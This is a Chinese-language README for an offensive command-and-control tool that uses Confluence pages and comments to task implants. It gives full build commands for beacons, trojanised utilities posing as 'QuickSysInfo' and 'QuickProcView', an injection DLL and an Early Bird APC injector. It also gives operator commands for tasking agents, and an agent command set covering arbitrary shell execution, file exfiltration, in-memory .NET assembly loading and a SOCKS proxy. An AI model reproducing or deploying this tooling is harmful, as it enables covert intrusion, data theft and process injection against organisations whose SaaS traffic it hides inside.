dagowda/confluencec2
这是一个旨在将其他所有 SaaS 产品都变成 C2 的项目,Confluence 只是一个开始。
作者: Dhanush Arvind
.png)
Python 3.8+ 及 requests:
pip install requests
Confluence Cloud 账户及 API 令牌(在 https://id.atlassian.com/manage-profile/security/api-tokens 生成),或 Confluence Server 凭据
MinGW GCC 以下任一:
x86_64-w64-mingw32-gcc 的 WSL(sudo apt install gcc-mingw-w64-x86-64),或python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
保存输出中的 Page ID —— 后续所有操作都需要用到它。
要使用自定义标题:
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
运行 configure.py,将你的 Confluence 凭据和页面 ID 写入调用方源代码:
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| 参数 | 必填 | 描述 |
|---|---|---|
--url | 是 | Confluence 基础 URL |
--email | 是 | Confluence 账户邮箱 |
--api-token | 是 | Confluence API 令牌 |
--page-id | 是 | 步骤 1 中的页面 ID |
--sleep | 否 | 信标间隔,单位为毫秒(默认值:10000) |
--output | 否 | 输出目录(默认值:build) |
--no-wiki-prefix | 否 | 跳过 /wiki 前缀(用于 Confluence Server) |
--compile | 否 | 如果 gcc 在 PATH 中则自动编译 |
在 PowerShell 中:
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
将 /mnt/c/path/to/build 替换为你的项目构建目录在 WSL 中的实际路径。
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
手动编译后,将二进制文件复制到 payloads/:
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
两个文件必须位于同一目录下:
cd payloads
earlybird_inject.exe
两个文件必须位于同一目录下:
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
在浏览器中打开 http://127.0.0.1:8443。
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
打开 Console 标签页。选择 Page Body 或 Comment 模式。输入命令,选择目标 agent,然后点击 Send。

导航到 C2 页面并发布评论:
[cmd] whoami
针对特定 agent:
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
或通过 Web GUI:打开 Cleanup 选项卡并点击清理按钮。
| 命令 | 描述 |
|---|---|
whoami | 打印主机名\用户名 |
pwd | 打印当前目录 |
cd <dir> | 切换目录 |
ls [dir] | 列出目录内容 |
cat <file> | 打印文件内容 |
ps | 列出正在运行的进程 |
ipconfig | 显示网络配置 |
netstat | 显示活动连接 |
info | 打印代理元数据 |
download <file> | 对文件进行 Base64 编码并外传 |
shell <cmd> | 通过 cmd.exe 执行任意命令 |
execute-assembly <b64> [args] | 在内存中加载并运行 .NET 程序集 |
socks start <port> | 在 127.0.0.1:<port> 上启动 SOCKS5 代理 |
socks stop | 停止 SOCKS5 代理 |
socks status | 显示 SOCKS5 代理状态 |
help | 显示可用命令 |
exit | 终止调用方进程 |
| (其他任何内容) | 作为 shell 命令执行 |